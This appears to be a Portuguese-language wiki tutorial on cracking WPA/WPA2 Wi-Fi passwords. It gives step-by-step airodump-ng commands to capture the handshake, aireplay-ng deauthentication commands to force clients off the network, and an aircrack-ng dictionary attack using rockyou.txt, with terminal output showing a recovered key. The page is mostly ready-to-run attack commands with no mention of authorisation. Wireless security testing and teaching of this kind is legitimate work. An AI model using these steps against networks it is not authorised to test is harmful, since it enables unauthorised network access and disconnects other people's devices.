

Crackeando WPA/WPA2

Quebrar uma chave WPA é um processo ainda mais simples que o do WEP. Basta você capturar o *handshake* quando alguém se conectar e usar algum método para quebrar essa chave. No entanto, a chance de sucesso é menor, pois você precisa quebrar uma chave mais complexa de tamanho variável, então o tempo necessário depende da chave utilizada.

Capturando o handshake

Para capturar o handshake, basta utilizar o mesmo procedimento informado na introdução:

```
airodump-ng wlp8s0 -c 1 -w captura --bssid 0C:80:63:9E:FD:3A
```

 onde:

`wlp8s0` é a interface de rede (você deve alterá-la para a sua)

`-c` identifica o canal

`-w` especifica o nome do arquivo

`--bssid` especifica o BSSID da rede para filtrar pacotes somente dela

No entanto, esse handshake só acontece quando alguém se conecta na rede, então ou você fica esperando isso acontecer, ou você força alguém a ser desconectado para que quando ele se reconectar você capture o pacote.

Quando o pacote for capturado, essa mensagem aparecerá na parte superior do airodump:

```
r0zbot: sudo airodump-ng — Konsole
File Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 30 s ][ 2019-02-28 14:18 ][ WPA handshake: 0C:80:63:9E:FD:3A
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
0C:80:63:9E:FD:3A -20 96 297 9 0 1 270 WPA2 CCMP PSK Segurime
BSSID          STATION PWR Rate Lost Frames Probe
0C:80:63:9E:FD:3A 00:AE:FA:67:CF:E8 -37 1e-11 35 159
```

Kickando alguém

Para desconectar alguém, precisamos usar o aireplay novamente:


```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

 onde:

`-0` é o modo de desautenticação

`1` é a quantidade de pacotes a enviar `-a` é o BSSID da rede `-c` é o cliente que queremos desconectar (note que se não especificarmos um cliente, todos serão desconectados)

Para descobrir o MAC Address de algum cliente na rede, basta ver a parte de baixo do airodump:



```
r0zbot: sudo airodump-ng — Konsole
File Edit View Bookmarks Settings Help

CH 1 ][ Elapsed: 30 s ][ 2019-02-28 14:15

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
0C:80:63:9E:FD:3A -22 65    326        4   0   1  270  WPA2 CCMP  PSK  Segurime

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
0C:80:63:9E:FD:3A 00:AE:FA:67:CF:E8 -33   1e-11  28    141
```

Quebrando a chave usando aircrack

Podemos usar diversas ferramentas para quebrar essa chave. No caso, vamos usar o aircrack. Para isso, você vai precisar de uma lista de senhas comuns, que vão ser testadas uma a uma. Uma boa fonte de listas é a SkullSecurity, e no caso vamos usar a rockyou.txt. Basta usar o comando

`aircrack-ng captura.cap -w rockyou.txt` onde:

`captura.cap` é o arquivo capturado pelo airodump `-w` é a lista de senhas

Depois de um certo tempo, se a senha estiver na lista, você verá uma tela como essa, com a senha desejada :)

```
wlan: bash — Konsole
File Edit View Bookmarks Settings Help

Aircrack-ng 1.5.2

[00:03:13] 510293/9822769 keys tested (734.98 k/s)

Time left: 3 hours, 31 minutes, 27 seconds          5.20%

I      KEY FOUND! [ lillianjean ]

Master Key      : 95 D6 D8 41 CF A5 66 A1 A4 B9 6F E5 95 27 F9 B2
                  7D 4D C5 47 1A E0 08 BA EC 8E 5B 48 98 B2 3C 3D

Transient Key   : 3F 10 FC 47 9B 01 F1 02 80 C9 3A 58 3E 6E 76 1A
                  51 59 3B 76 A0 36 45 68 00 0B 2E 1C D5 FC 82 2A
                  85 8D BE 67 0D AE B9 2D E6 A0 73 69 C9 38 18 06
                  95 21 AF 58 94 3A 02 97 EB 1A EF 62 83 33 E3 DF

EAPOL HMAC     : 8A 82 59 A5 77 B6 CA 50 7B 9D 6B 4E BF C6 CF A8
[r0zbot@r0znot wlan]$ |
```

Revision #3

Created Thu, Feb 28, 2019 4:53 PM by Daniel

Updated Thu, Feb 28, 2019 6:49 PM by Daniel